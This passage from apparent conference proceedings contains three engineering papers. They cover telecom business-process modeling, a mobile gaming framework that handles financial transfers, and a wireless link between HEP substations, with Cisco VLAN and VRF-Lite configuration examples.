In this paper proposal for one of the possible complex telecommunication business processes modeling was given. Modeling is based on scenarios and modules. Scenario is

one of the possible business processes which can be appear during the service existence and module is a basic unit for business process constructing together with the basic business rules. Model itself comprises actions, business rules and subprocess related to similar activities in telecommunication network. It is important to design modules on optimal way. Module could be use in more processes and change in module does not cause additional change in basic processes.

Proposed way of modeling business process allows flexible and clear design of process provisioning for telecommunications service. Business processes are focused on actions which are need for service activation and they are independent of system support platform.

REFERENCES

[1] Sarstedt, S., "Semantic Foundation and Tool Support for Model-Driven Development with UML 2 Activity Diagram", *Dissertation, University of Ulm*, 2006.

[2] Sarstedt, S., Kohlmeyer J., Raschke A., Schneiderhan M, "Targeting System Evolution by Explicit Modeling of Control Flows using UML 2 Activity Charts", *Conference paper, Programming Methodology and Compiler Construction Group, University of Ulm*, 2005.

[3] Musa K., Markulin D., "Realizacija složenih procesa uključenja kroz sustave za podršku", *Mipro 2009, HT d.d.*, 2009.

[4] Musa K., Markulin D., "Način implementacije novih usluga u integriranom IT okruženju", *Mipro 2007, HT d.d.*, 2007.

[5] Markulin D., Kunštić M., " Formal modeling business management of public telecommunication network", *Mipro 2010, HT d.d.*, 2010.

[6] Markulin D., Musa K., Kunštić M., "Using UML 2 activity diagram for visual business management modeling", *Mipro 2011, HT d.d.*, 2011.

[7] Radecky M., Vondrak I., Business Process Modeling based on UML Activity Diagrams, *ISIM 2006*, 2006.

[8] Amyot D., Eberlein A., An Evaluation of Scenario Notations and Constructions Approaches for Telecommunication System Development, *Telecommunications Systems Journal (str. 61-94)*, University of Ottawa, 2003.

Evaluation of a development framework for a mobile gaming platform with financial transfers

R. Hable*, E. Platzer*
* Evolaris Next Level GmbH, Graz, Austria
richard.hable@evolaris.net

Abstract - Mobile gaming is a research field of growing interest due to increasing usage numbers and revenue rates. The increases are mostly caused by improvements of mobile devices and networks that enable better performance and usability of mobile games. In this paper a new framework for the development in a mobile gaming platform environment is presented. The gaming platform includes financial transfers that require specific precautions in the development process as well as in the maintenance of the platform. The development framework is evaluated in a comparative research design against other available frameworks that also meet most of these specific requirements. Evaluation criteria applied in the comparative setting are efficiency and effectiveness in form of development effort and expenses. As a result we present the differences between frameworks as well as disadvantages and advantages of our framework regarding economic as well as technical target values.

I. INTRODUCTION

We present and evaluate a framework intended to support mobile gaming on mobile phones.

The requirements for products based on this framework include supporting a large range of devices by all major mobile phone producers and operating systems. The games have to be competitive on both simple low-end mobile phones and powerful high-end smart phones. In addition to the gaming component, it is also necessary to support financial transfers based on game success. Thus, user account handling, transaction security, and prevention of fraudulent manipulation have to be an integral part of the system.

It is obvious from the requirements that tightly integrated server and client components are required to allow game development and operation with reasonable investment of resources. Existing frameworks do not meet these demands. Therefore, a new framework has been designed based on the comprehensive requirements and the current state of technology.

Major challenges during framework design were finding reasonable compromises between development effort and gaming user experience, and facilitating both responsiveness and security of game play with limited connectivity on the mobile Internet.

In the following chapters we first describe the current state of practice concerning development of client-server platforms for mobile devices. Then we present the main design decisions and structures of our framework. Finally, we show the results of a comparison with other frameworks and concepts based on the method of comparative analysis. The paper concludes with some remarks on both a general and a specific level.

II. STATE OF PRACTICE

A. General Situation

Contrary to server software and desktop client software, development for mobile devices is characterized by fragmentation into several largely varying operating systems and frameworks with non-neglectable market share [1]. Additionally, the distribution of market share and even the operating systems used by single manufacturers are changing rapidly [2].

B. Development Strategies for Mobile Devices

In order to provide competitive products for a large market share, normally several different versions have to be created with little, if any, code reuse. However, several frameworks are available which try to unify development on different device classes while still providing the specific look-and-feel and taking advantage of their unique hardware capabilities [3].

Another approach is to create server-centric software and thus to minimize client-specific code as much as possible, e.g. in [4]. The main task of the client software then is to interpret commands sent from the server. Most interactions with the user are based on business logic implemented by server software, which can be the same for all mobile clients.

One may even choose to create web applications instead of native applications and thus avoid installing application-specific software on the mobile devices altogether [5]. These applications rely on the common capabilities of web browsers pre-installed on modern smart phones. This, however, can lead to poor user experience caused by weak performance and the inability to use the native APIs of the mobile devices [6]. Nevertheless, platform-specific extensions can be used to approximate native look-and-feel to some extent.

C. Development of Mobile Games

The main task of many mobile applications is to provide information to the user either edited locally or gathered from the Internet. These requirements can

usually be fulfilled both in native and in web applications. Mobile gaming often requires taking advantage of the full hardware and operating system capabilities of the device in order to be competitive. Thus, native programming with largely different development environments [7] can be absolutely necessary.

However, even high-performance, stand-alone games can profit from server support, e.g. in order to allow central multi-player user management and sharing of game scores [8].

In the case of mobile games which include financial transfers security aspects become additional design criteria. In principle the more operations are server-based, the more control can be enforced over user actions and thus fraud can be detected more easily.

D. The Role of Frameworks

When creating non-trivial applications for mobile devices, in addition to principal software design decisions it is important to carefully select tools, libraries and frameworks to be used for the implementation. Since a large number of both commercial and open-source frameworks is available, one would rarely exclusively use the tools recommended by the manufactures of mobile devices.

Both server- and client-side frameworks can be used to significantly reduce development effort and expenses. On the client side, they usually offer the opportunity to unify development [3] and thus allow code sharing across mobile device classes. On the server side, they allow implementing support services for the mobile applications based on existing software, e.g. with efficient low-level communication support [9].

III. FRAMEWORK DESIGN

A. A New Development Framework

The comprehensive requirements for the gaming platform necessitate coordinated selection and application of methods and tools. In particular, the necessity to support secure financial transfers requires complete control over both user actions and server transactions.

Back office support for accounting and payment can be implemented in a quite straight-forward way as server software using established technology like the Java Platform, Enterprise Edition (Java EE) [10] for security and scalability. Nevertheless, integration and deployment have to be carefully aligned with real-time game play.

Development of actual games and the required server support has to deal with a lot of uncertainties and also restrictions concerning the supported devices and game features. Therefore, this is the part where the important design decisions and concrete implementations of the new framework come into play.

B. Deployment Architecture

The framework has to integrate itself into the client and server landscape installed for the gaming platform. Due to a large number of potential customers using the platform at the same time and high reliability demands, the platform has to be deployed on several, partly redundant physical servers. Most of these aspects can be ignored during game development, since game play is independent from the division of tasks between the supporting servers. However, the games have to be flexible enough to connect and reconnect to different server instances according to dynamically adapted game server assignments.

The following main software artifacts are involved in the operation of the gaming platform:

- Game Client: an application running on mobile phones communicating with a dedicated game server.
- Game Server: server software supporting and controlling game play. It communicates both with an assigned number of game client instances and the back office.
- Back Office: server software supporting accounting and payment. It provides the game server with user account information and receives information about game results.

Game clients are available for different operating systems, all of them using the same communication protocol. Unified interfaces between clients and servers allow sharing code between different devices and game types. This also significantly reduces testing effort and the risk of undiscovered security holes.

The server software is tightly connected with file repositories and database management systems for game delivery and logging purposes. Reliable full-fledged logging is especially important, since financial transfers are involved, which must be reproducible particularly in case of legal disputes.

C. A Rather Thin Client

The most crucial decision in framework design has been to define the division of tasks between game client and game server. User experience considerations for conventional mobile games normally lead to native clients for optimal performance. Network communication with its limited speed and frequent delays is avoided whenever possible.

In our framework, however, we must maintain a tight connection between game clients and their assigned game servers. The game server always has to know about the current state of game play in order to be able to respond appropriately to situations like unexpected game termination. The user should not lose credit gained during game play due to technical problems. On the other hand, it must not be possible to cheat by interrupting game play intentionally before losing a game.

It was, therefore, necessary to find a solution which combines continuous client-server communication with high performance and responsiveness in order to gain both an attractive gaming experience and the necessary security and monitoring of game play. This was achieved in two ways: using an efficient communication protocol between the client and the server, and supporting complex

independent client actions for performance-critical tasks like animated graphics. Additionally, in order to avoid having to transfer large amounts of data from the server to the client, all graphics and sounds used within a game are preinstalled.

Thus, the framework strives for a client-server model combining centralized application logic and security of thin clients with performance and user experience of rich clients.

D. Communication Protocol

As a consequence of the centralized application logic, communication between game client and game server is a performance critical part of the gaming platform. The framework also has to cope with widely varying hardware capabilities of the mobile devices concerning connection speed and reliability.

Based on earlier experiences with binary TCP and UDP protocols, it was decided to develop a custom binary TCP-based game message protocol (GMP) usable for all communication between game clients and servers independently of mobile device classes. This protocol supports transferring structured game data objects (GDOs), which are based on basic data types like integer values and character strings. Values are encoded as sequences of varying length, depending on the required range and precision, in order to minimize the number of transferred bytes and thus required transmission time.

GDOs are transferred within independent packets in both directions. The protocol takes care of automatic reconnection in case of connection problems and automatic recognition of transmission losses. Thus, it frees the game designer and the game client developer from handling most exceptional cases possible during communication on the Internet.

In order to prevent manipulation of transferred data all communication has to be encrypted. Therefore the TCP network connection is secured with Transport Layer Security (TLS) by default.

E. Commands and Messages

Client-server communication is controlled by the server sending event messages. These messages contain command GDOs which tell the game client to perform actions like drawing graphical objects on the screen or playing sound appropriate to the game flow.

Some of these commands can take a significant amount of time to perform, e.g. when showing an animation. However, the client does not have to wait for received commands to be completed before accepting new commands. Instead, it stores all commands within separate queues according to queue numbers assigned by the server. Commands within different queues are executed in parallel. In order to allow synchronized execution of commands, special compound messages are supported, which block execution within a queue until all included commands are finished.

The client may respond to server commands with information about user actions like pressing a button on the mobile phone. The server will then adapt game flow accordingly.

F. Game Resources

All graphics and sounds required for a game are stored in the game client. Game designers have to provide these resources for a large number of different devices. Different image formats, resolutions and color depths are used to show graphics adapted to the capabilities of these devices. Similarly, different audio formats and different bit rates are required to support sounds on all devices.

In addition to device-specific versions of resources, it is also possible to define different themes for each game. This way, different variants of the same game can be created without having to change code in the game software.

In order to easily keep track of available resources and to create device-specific game client versions, all resources of a game are specified within a device resource definition file. This is an XML file containing elements which assign unique numeric identifiers to resources referenced via file paths. These identifiers are sent to the game clients within server commands during game play for efficient retrieval of embedded resources.

G. Code Generators

In order to reduce development effort for changes and extensions, generators are provided which create server and client code usable by the target systems.

1) GDO Classes

The structure of GDO objects is defined in a custom interface definition language (IDL). An IDL file contains names and components of all data objects transferable between client and server. The GDO generator program analyzes this file and creates one class definition for each GDO. The programming language Java is used for server code and Java-based game clients. Objective-C is used for iOS clients, JavaScript for web application targets.

2) Device Resource Classes

In order to easily access resource objects within game clients the device resource generator program analyzes device resource definition files and creates classes retrieving resources embedded in the game client. The game client implementers can use this class to load resources like graphics and sound into memory in a format suitable for the operating system APIs.

IV. METHODOLOGY

A. General Approach

The framework is evaluated against other systems using the method of comparative analysis. Different criteria like development effort and user experience are examined which may even be in conflict with each other, allowing only an estimation of the quality of the achieved compromise rather than an absolute grading.

B. Comparison Targets

Our framework is based on several design decisions which are not always self-evident. Therefore, we do not restrict ourselves to evaluating it only against frameworks providing similar concepts and functionality. Instead, we also look at separate aspects of the framework, which could have been handled quite differently.

1) Technology

Before even considering different frameworks, technical implementations have to make basic choices about the technology used. We include technological decisions in our comparison because they are just as important as the actual features provided by different frameworks.

Sometimes such decisions are obvious: enterprise applications which should not be restricted to a single operating system will almost always use Java Enterprise Technology [10]. Server frameworks will then be restricted to products which can be used with Java application servers. Since this was the case with our framework, we do not compare it to systems based on different server technology. Instead, a comparison between the framework approach depending closely on J2EE configuration mechanisms and a similar framework with additional provisioning support [11] is made.

The requirements for our framework also include support for a large number of different mobile phone types. Therefore, we do not consider solutions based on technology which can only be used with a single class of devices. Based on this need to support mobile phones with largely varying capabilities in a uniform server environment, we compare the method chosen for network communication with other possible approaches.

2) Framework Scope

Our framework is specifically intended to support different types of mobile games with centralized server support and high security demands. Therefore, we only consider in our comparison other frameworks and methods which could be used to achieve similar goals. Stand-alone gaming frameworks or frameworks tailored for only one specific type of game are not included.

We therefore compare native client development as used in our framework with possible cross-platform development methods.

TABLE I. DEPLOYMENT ARCHITECTURES

Strategy	Consequences		
	Supported Game Clients	***Real-Time Capability***	***Development Complexity***
J2EE-based game server assignmenta	mobile phones	no	low
Adaptable according to client types	PDAs, mobile game consoles, mobile phones, PCs, arcade machines	not on mobile phones	high

a. Framework

V. RESULTS AND DISCUSSION

A. Deployment Architecture

For any mobile game using centralized services e.g. to share game results, it is a logical step to distinguish between game clients and game servers. However, frameworks and possible strategies vastly differ concerning the task distribution and the server landscape used to support a potentially large number of players for different games on different platforms.

See Table I for a comparison of the main deployment options.

1) Multi-Platform Support

Reference [12] describes server support for an even wider variety of platforms than our framework: In addition to mobile phones, also potentially less connected PDAs and mobile game consoles, but also high-performance PCs, game consoles, and even arcade machines are supported. Nevertheless, the server architecture is characterized by (multi-platform) game servers and additional back-end servers for CRM and billing similar to our framework. A prototype first-person shooting game was implemented; however, only PC and arcade machine users were able to perform real-time actions, probably due to the limited network connectivity of the smaller devices.

2) Provisioning and Services

Our framework is mainly concerned with run-time game support, leaving administrative tasks to explicitly programmed and configured software on the J2EE application server level. Other platforms as described in [11] try to relieve game providers from managing the system infrastructure. Services are installed which support game provisioning, collect game metrics, and support game content distribution with a sophisticated peer-to-peer architecture for network communication.

Since in our framework all game resources are embedded within the game clients, special content distribution support is not necessary. Data transfer rates between game clients and game servers are therefore similar for all clients. Servers can be assigned fixed numbers of players per game based on empirical measurements without the need for dynamic load balancing.

B. Communication

With efficient client-server communication being crucial for user experience, frameworks attach great importance to highly efficient network communication when trying to allow real-time gaming even with mobile phones. Table II gives an overview of the different strategies which are described in the following subchapters.

1) Leveraging the Mobile Network

A mobile gaming platform based on the 3GPP IP Multimedia Subsystem (IMS) [13] takes advantage of the specific features of the third-generation (3G) mobile data network. Different Quality of Service (QoS) levels allow optimizing network utilization according to the needs of specific gaming tasks. The pre-defined IMS message

TABLE II. NETWORK COMMUNICATION

Strategy	Consequences		
	Encoding Efficiency	***CPU Load***	***Network Latencies***
Binary IP-based[a]	good	low	medium
Protocol buffers	good	low	medium
IMS Standards	medium	high	variable
Text-based (compressed)	medium (very good)	low (high)	medium (medium)

a. Framework

types can be used to support interactivities between players. The platform uses both the Media Gateway Control Protocol (Megaco) for session control and an XML-based protocol for game related information. Standardized IMS services are also used for game distribution and provide a frame for administrative tasks.

Compared to our framework, this platform offers more possibilities for fine-tuning e.g. concerning different QoS levels. Adhering to the IMS standards and protocols, however, significantly limits freedom of design of the overall architecture of the framework. Also, the principal problems of networking efficiency could not be overcome in the described prototype implementation: a game (volleyball) with high requirements concerning network delays was not playable via the GPRS network. Other measurements [14] show that the same is valid for the UMTS network.

2) Optimizing the Protocol

Responsiveness and throughput also depend strongly on the protocol and data format used.

When using stream-based communication such as in IP connections some kind of request-response pattern has to be implemented. In case of our framework data packets are exchanged between game servers and game clients. A simple non-standard binary encoding is used in order to minimize the amount of data that has to be transferred. According to [15] using an efficient binary format compared to uncompressed textual standard formats significantly improves performance on the smartphone. With the binary Protocol Buffers [16] format data size could be reduced by between 40 and 60 % compared to the textual XML and JSon formats. Reference [15], however, also shows that highly compressed textual formats are even more efficient than the binary protocol concerning data size.

Therefore, it seems that using a compressed textual standard format would be a good alternative to the binary encoding used in our framework. This would allow using standard libraries for encoding and decoding of messages instead of having to manually implement serialization and deserialization for the server software and the different client systems. However, it is not clear if using standard JSON or XML parsers plus effective compression libraries would be efficient enough on all supported low-end mobile phones.

3) Coping with Network Latencies

Even the most efficient protocol cannot eliminate the principal delays which occur during communication between game servers and game clients via mobile Internet connections. Reference [17] shows that even delays below 100 ms are noticeable by players of first-person shooter games. This shows that architectures with server-side game control are simply not suitable for some types of games.

Game designers also have to be aware that different mobile devices and reception qualities can lead to different amounts of delays. The odds of winning or losing a game must never depend on the speed of delivery of information to the user.

C. Client Development Frameworks

Although our framework supports game clients for a large number of mobile devices and operating systems, it does not use any existing cross-platform framework to reduce development efforts. We will compare this development approach with alternatives described in the following subchapters. See Table III for an overview of the consequences.

1) Pure Web Applications

Due to the requirement of efficient performance on low-end devices and competitive performance on high-end devices, offering a game client as pure web application was not considered satisfactory. However, it would be possible to aim for hybrid solutions as recommended in [6] and described in the following chapters.

2) Embedded Web Applications

Web applications can be embedded within native applications using tools like PhoneGap as described in [6]. JavaScript libraries like JQuery Mobile and Sencha Touch can then be used to achieve near-native look-and-feel and to access to some operating system APIs. This leads to a unified programming language (JavaScript) and unified screen design with HTML and CSS style sheets.

However, advanced JavaScript libraries are only available for high-end devices, and the framework has to provide good user experience for low-end devices too. Web applications would also lead to lower graphical performance and less efficient client-server communication on all devices due to the exclusive use of

TABLE III. CLIENT DEVELOPMENT

Strategy	Consequences		
	User Experience	***Flexibility***	***Development Effort***
Native Clients[a]	very good	very high	high
Pure web applications	poor	low	low
Embedded web applications	medium	medium	low
Cross-platform framework	good	high	medium

a. Framework

Web technologies.

3) Cross-Platform Frameworks

Commercial products like Rhodes Rhomobile and Appcelerator Titanium create native code for smart phones based on a unified development environment [18]. In principle, this allows creating applications with performance and user experience similar to native applications.

These products, however, are not available for simple phones. Therefore, they would only help to unify development on some smartphones targets. The additional requirement to use a different development environment and possibly a different programming language seems to make this an endeavor with doubtable benefits.

Instead of that the framework unifies development to a certain amount with common portable Java libraries.

VI. CONCLUSION

A plethora of different tools and frameworks is readily available for developers of both client and server software. This includes software specifically designed to support mobile gaming. Therefore, one might ask if developing yet another framework makes sense both concerning financial resource investment and successful accomplishment of project goals.

However, any major software development project requires an agreed-upon overall structure and consistent use of tooling in order to avoid creating a system resembling the tower of Babel. Overall design decisions have to be made, and generally usable support code connecting existing components for the project at hand has to be created. A framework targeted to specific project requirements is just a step further in the same direction.

The design of our framework has shown that even broad requirements like different game types on different devices can be supported largely with unified concepts. Thus, development of a gaming platform can certainly profit from this custom-made framework. Also, the comparison with other systems and alternative approaches has shown that our framework is competitive with regard to development effort and achieved product quality.

The framework has been specifically designed to allow adding new target platforms and new game types with little development cost. It is not necessary to extend existing game clients in order to allow for new game concepts. Similarly, it is not necessary to change existing games when new target platforms are added.

Nevertheless, the principal structure of the framework with its generic game clients and tight client-server integration imposes some limits on the possible types of games and achievable user experience. Network communication limits, for example, preclude real-time action games, and the necessity to support largely different target platforms prohibits game designers from taking advantage of all advanced hardware capabilities of high-end devices. Both problems will, however, become less severe in the future due to improvements in network connectivity and hardware capabilities even of low-end devices.

In summary we consider the framework a success. The design decisions proved themselves reasonable in comparison with other systems and concepts. Still there is room for improvement concerning new game types, future mobile phone platforms, and general functionality.

REFERENCES

[1] D. Gavalas and D. Economou, "Development Platforms for Mobile Applications: Status and Trends," IEEE Software, vol. 28, no. 1, pp. 77-86, Feb 2011.

[2] A. Hammershøj, A. Sapuppo, and R. Tadayoni, "Mobile Platforms : -An analysis of Mobile Operating Systems and Software development platforms," presented at the CMI international conference on social networking and communities, Copenhagen, Denmark, 2009.

[3] S. Allen, V. Graupera, and L. Lundrigan, Pro Smartphone Cross-Platform Development: IPhone, Blackberry, Windows Mobile and Android Development and Distribution. New York, NY, USA: Apress, 2010.

[4] I. Arsov, M. Preda, and F. Preteux, "A Server-Assisted Approach for Mobile-Phone Games," in Mobile Multimedia Processing, vol. 5960, X. Jiang, M. Y. Ma, and C. W. Chen, Eds. Berlin, Heidelberg: Springer, 2010, pp. 170-187.

[5] M. Pilgrim, HTML5: Up and Running. 1005 Gravenstein Heighway North, Sebastopol, CA 95472: O'Reilly Media, Inc., 2010.

[6] A. Charland and B. Leroux, "Mobile application development: web vs. native," Commun. ACM, vol. 54, no. 5, pp. 49–53, May 2011.

[7] T.-M. Grønli, J. Hansen, and G. Ghinea, "Android vs Windows Mobile vs Java ME: a comparative study of mobile development environments," Proceedings of the 3rd International Conference on PErvasive Technologies Related to Assistive Environments, New York, NY, USA, 2010, pp. 45:1–45:8.

[8] R. Hable and O. Petrovic, "A Platform for Server-Side Support of Mobile Game-Based Learning," in Serious Games on the Move, O. Petrovic and A. Brand, Eds. Vienna: Springer, 2009, pp. 195-208.

[9] C. Xu, "A New Communication Framework for Networked Mobile Games," Journal of Software Engineering and Applications, vol. 1, no. 1, pp. 20-25, 2008.

[10] P. J. Perrone, V. S. R. R. Chaganti, and T. Schwenk, J2EE developer's handbook. Indianapolis, Ind.: Sams Pub., 2003.

[11] A. Shaikh, S. Sahu, M. Rosu, M. Shea, and D. Saha, "Implementation of a service platform for online games," Proceedings of 3rd ACM SIGCOMM workshop on Network and system support for games, New York, NY, USA, 2004, pp. 106–110.

[12] J. Han, I. Kang, C. Hyun, J.-S. Woo, and Y.-I. Eom, "Multi-platform Online Game Design and Architecture," in Human-Computer Interaction - INTERACT 2005, vol. 3585, M. F. Costabile and F. Paternò, Eds. Berlin, Heidelberg: Springer, 2005, pp. 1116-1119.

[13] A. Akkawi, S. Schaller, O. Wellnitz, and L. Wolf, "A mobile gaming platform for the IMS," Proceedings of 3rd ACM SIGCOMM workshop on Network and system support for games, New York, NY, USA, 2004, pp. 77–84.

[14] M. Busse, B. Lamparter, M. Mauve, and W. Effelsberg, "Lightweight QoS-support for networked mobile gaming," Proceedings of 3rd ACM SIGCOMM workshop on Network and system support for games, New York, NY, USA, 2004, pp. 85–92.

[15] B. Gil and P. Trezentos, "Impacts of data interchange formats on energy consumption and performance in smartphones," Proceedings of the 2011 Workshop on Open Source and Design of Communication, New York, NY, USA, 2011, pp. 1–6.

[16] G. Kaur and M. M. Fuad, "An evaluation of Protocol Buffer," Proceedings of the IEEE SoutheastCon 2010 (SoutheastCon), 2010, pp. 459-462.

[17] T. Beigbeder, R. Coughlan, C. Lusher, J. Plunkett, E. Agu, and M. Claypool, "The effects of loss and latency on user performance in unreal tournament 2003®," Proceedings of 3rd ACM SIGCOMM workshop on Network and system support for games, New York, NY, USA, 2004, pp. 144–151.

[18] T. Paananen, "Smartphone Cross-Platform Frameworks : A case study," 2011. [Online]. Available: http://publications.theseus.fi/xmlui/handle/10024/30221. [Accessed: 30-Jan-2012].

Wireless connecting of substations for the purposes of business and process networks of HEP

I. Fosić*, V. Ećimović **
* HEP d.d Sektor za informatiku i telekomunikacije, područna služba Osijek, Osijek, Croatia
** HEP OPS d.o.o. Prijenosno područje Osijek, Osijek, Croatia
igor.fosic@hep.hr, vlatko.ecimovic@hep.hr

Abstract – As specific systems in substations develop and improve, there appears a greater need for remote control and communication. The company's own optical infrastructure is primarily used for the purposes of business and process network. Because of their geographical setting, certain substations cannot be connected by optical cables. Instead, rented connections are being used, and, more and more often, wireless connections that help reduce renting costs and increase safety. In substations, business network (e-mail, internet, intranet...) is used occasionally, and process network (systems of remote guidance, measuring, managing...) is used constantly whereby it is necessary to separate the data flow of these two networks. The usual way to separate these two networks within the optical infrastructure is by means of VRF-Lite technology, which should also be implemented for the wireless connections of substations. This makes the wireless technology even more complex. Increased data safety, the availability of the wireless network, and return on investment in wireless equipment justify the use of this technology for the purpose of connecting substations in a unique IP network of HEP. The analyzed case describes and tests the wireless network connecting the substation Brodsko Brdo 35/10 kV over substation Slavonski Brod 110/35 kV onto IP network, which meets the requirements of both the business and the process network.

I. INTRODUCTION

Connecting specific locations in a unique IP network becomes more demanding every day. Own optical infrastructure is not available at all locations where communication is necessary, therefore connecting is solved by connections renting, and more recently with the use of wireless technology, where there are conditions for that. The basic requirement for wireless connectivity of locations is optical visibility without obstacles and specific maximum distance determined in respect to the wireless devices used. This paper describes the wireless technology and the separation of process and business network during connection of the substation Brodsko Brdo 35/10 kV and the substation Slavonski Brod 1 110/35 kV.

II. BUSINESS AND PROCESS INFORMATICS IP NETWORK

HEP telecommunication network provides all types of communication in performing everyday functions, and also in the process of substation management. HEP's basic telecommunication transport network is based on optical conductors that are embedded in a protective roping of high-voltage transmission lines, and on underground optical fiber and copper cables, with the use of the latest technology (DWDM, CWDM, SDH, IP, ...).

The access network consists of CWDM backbone with the capacity of n x 1 Gbit/s and uses Gigabit Ethernet switching/routing technology. All HEP's locations and objects, on which the optical infrastructure is available, can be connected with CWDM technology. There are redundant paths on the most of the nodes that further enhance the availability parameters. CWDM is technology of multiplexing the signals on optical fiber by using the GBIC (Gigabit Interface Converter), multiplexers and add/drop multiplexers. Multiservice IP network is used primarily for business network, but there is a growing number of requests for connecting remote system management of process network system for substations.

HEP's multiservice IP network was built under all international standards, using the latest technology, therefore it enables the following:

- separation of remote system management traffic into a separate segment,

independently of other traffic (separate VPN);
- provides a high availability of a system (99,9% – 99,99%);
- allows the use of QoS (Quality of Service) parameters to ensure the required transmission speed, delays, etc.

The basic requirements that are set for increasing the security of process network are inability to access the computers, servers and associated services, and the security of data within the process network. Since the already built business network is used as the network infrastructure, it is necessary to somehow separate the IP traffic of process and business network on a logic layer. Therefore, a VPN network for data transfer is created in the process network. One of technologies that meet these requirements is the VRF-Lite technology because separate routing protocols can be carried out on the same active network device, both for business and for the process network of remote system management.


VPN (Virtual Private Networks) provide a secure way for customers to share bandwidth over an IP backbone network. A VPN is a collection of sites sharing a common routing table. A customer site is connected to the network by one or more interfaces, and the service provider associates each interface with a VPN routing table. A VPN routing table is called a VPN routing/forwarding (VRF) table. VRF-lite is a feature that enables a service provider to support two or more VPNs, where IP addresses can be overlapped among the VPNs. VRF-lite uses input interfaces to distinguish routes for different VPNs and forms virtual packet-forwarding tables by associating one or more Layer 3 interfaces with each VRF. Interfaces in a VRF can be either physical, such as Ethernet ports, or logical, such as VLAN SVIs, but a Layer 3 interface cannot belong to more than one VRF at any time.

III. WIRELESS NETWORK

Optical infrastructure is the basis for connecting all the objects in a unique IP network, used either for the needs of business or the process network. Construction of the optical pathways towards some locations requires longer time period, and the needs for connecting systems are growing. Locations that are not on the main routes of optic or the connection on the optics is anticipated in a longer time period, connect over the rented connections and recently, more frequently through the wireless connections wherever possible. Some locations are only a few kilometers distant from the nearest location with the optical infrastructure, but they are not in the plan for connecting on the optical infrastructure. For such places, communication for the purpose of business and process networks can be solved by wireless connection. Example of such location, which is connected through the wireless connection, is TS Brodsko Brdo 35/10kV. Optical visibility and distance of 1500 meters from TS Slavonski Brod 1 110kV enable a quality connection on multiservice IP network through the wireless connection. TS Sl. Brod1 110/35kV and TS Brodsko Brdo 35/10 kV are connected through wireless point-to-point connection, as presented on picture 1.

For the realization of this wireless network, following devices were used:
- AIR-BR1310G-E-K9-R, access point designed for installation in outdoor conditions
- AIR-ANT1949 Antenna (2.4 GHz) for installation in outdoor conditions
- AIR-CAB100ULL-R ultra low loss coaxial antenna cable

As shown in Picture 1, antennas should be installed so that they are 4-5 meters above the highest obstacle (as recommended by the manufacturer's specification)
Antenna at the TS Sl.Brod1 TS 110/35 kV was placed on a top of the antenna column (~ 15 m), and at the location of the TS Brodsko Brdo 35/10 kV antenna was mounted on a wall of the substation (~ 8 m in height), which is all to ensure the needed optical visibility. Power supply was solved by using power injectors, which have the task to deliver the required voltage through the UTP cable, which is used to connect wireless devices to the rest of the existing IP network. According to manufacturer's specifications, in the conditions shown in Picture 1 and with the equipment used, the average communication speed is 5.5 Mbit/s. Table I. shows transfer speeds taken as a statistic result from the wireless device. It can be seen that the most data was transferred at a rate of 1 Mbit/s, although higher speeds were also represented but to a lesser extent.



Picture 1. – Point-to-point wireless connection

Measuring of speed and of transmitted packets was done in the time period of 30 days. Other parameters of wireless communication from manufacturer's calculations are given in Table II.

TABLE I. STATISTICS OF DATA SPEED TRANSMISSION

	Bytes Recieved
Rate 1.0 Mbps Statistics	3601605866
Rate 2.0 Mbps Statistics	144236
Rate 5.5 Mbps Statistics	2001132
Rate 6.0 Mbps Statistics	2447157
Rate 9.0 Mbps Statistics	3939854
Rate 11.0 Mbps Statistics	9004351
Rate 12.0 Mbps Statistics	14241768
Rate 18.0 Mbps Statistics	39369381
Rate 24.0 Mbps Statistics	98192341
Rate 36.0 Mbps Statistics	177680613
Rate 48.0 Mbps Statistics	165125650
Rate 54.0 Mbps Statistics	24157885
Total Host Bytes Received	4137910234

TABLE II. PARAMETERS OF WIRELESS CONNECTING

Max Distance (w/ min 5dB Link Margin)	2,32 km
Earth Bulge at above distance	1,5 m
Fresnel Zone clearance for above distance	5,1 m
Required antenna height above obstructions	6,6 m

Table II. confirms the parameters that are used at locations and they are in accordance with recommendations of the wireless connection equipment manufacturer.

Wireless point-to-point network uses its own VLAN 140 and its own subnetwork 10.226.250.72/28 allowing 4 IP adresses for devices that are conected through the wireless link. Connecting this subnet onto the rest of the network is done by OSPF (Open Shortest Path First) protocol, as well as the entire IP network. Wireless bridge device on the location TS Sl.Brod 1 110kV is defined as the root bridge. For mutual identification of wireless devices pre-shared key with WPA (Wi-Fi Protected Access) authentication and TKIP (Temporal Key Integrity Protocol) encription is used. Defined SSID (Service Set IDentifier) does not announce itself as a broadcast and thus it is not visible under the standard scaning for wireless network. To connect additional devices to this existing wireless network it is necessary to know this information, but since the network is only meant for connection of two locations, connection and authentication of clients who would use this wireless connection is disabled. Access to used wireless devices is provided through connection with console cable and with telnet, using username and two-level password, so called access and enable password. The main wireless device settings are given in the following examples.

Example 1. General settings of wireless bridge:

```
dot11 ssid NAME
  vlan 140
  authentication open
  authentication key-management wpa
  infrastructure-ssid
  wpa-psk ascii 7 PRE-SHARED KEY
```

Example 2. Settings of wireless interface:

```
interface Dot11Radio0
 no ip address
 no ip route-cache
 encryption vlan ID mode ciphers tkip
 ssid NAME
 speed basic-1.0 2.0 5.5 6.0 9.0 11.0 12.0 18.0 24.0 36.0
48.0 54.0
 power local cck 20
 power local ofdm 20
 station-role root bridge
 cca 75
 concatenation
 infrastructure-client
```

A. *Separation of the process and business network on the wireless link*

Separation of the business and process network is done using VRF-Lite technology that enables individual traffic and separate routing tables within the same device. Business and process network are separated from each other with special VLANs, which are defined at the end-user interfaces. A specific user interface is added to a specific VLAN. The specificity of using the VRF-Lite technology lies in the fact that specific routing tables are defined for each network using separate OSPF routing protocols. Since the wireless technology has only one interface it is necessary to create new virtual interfaces in order to separate different networks. For this purpose, virtual interfaces are created:

```
interface Dot11Radio0.140
 encapsulation dot1Q 140 native
 no ip route-cache
 bridge-group 1
!
interface Dot11Radio0.3017
 encapsulation dot1Q 3017
 no ip route-cache
 bridge-group 2
```

In this case VLAN 140 is used for the business informatics network and VLAN 3017 for the process informatics network. Also, on the other side, where the wireless device is connected onto the rest of the network through the cable, virtual interfaces are defined:

```
interface FastEthernet0.140
 encapsulation dot1Q 140 native
 no ip route-cache
 bridge-group 1
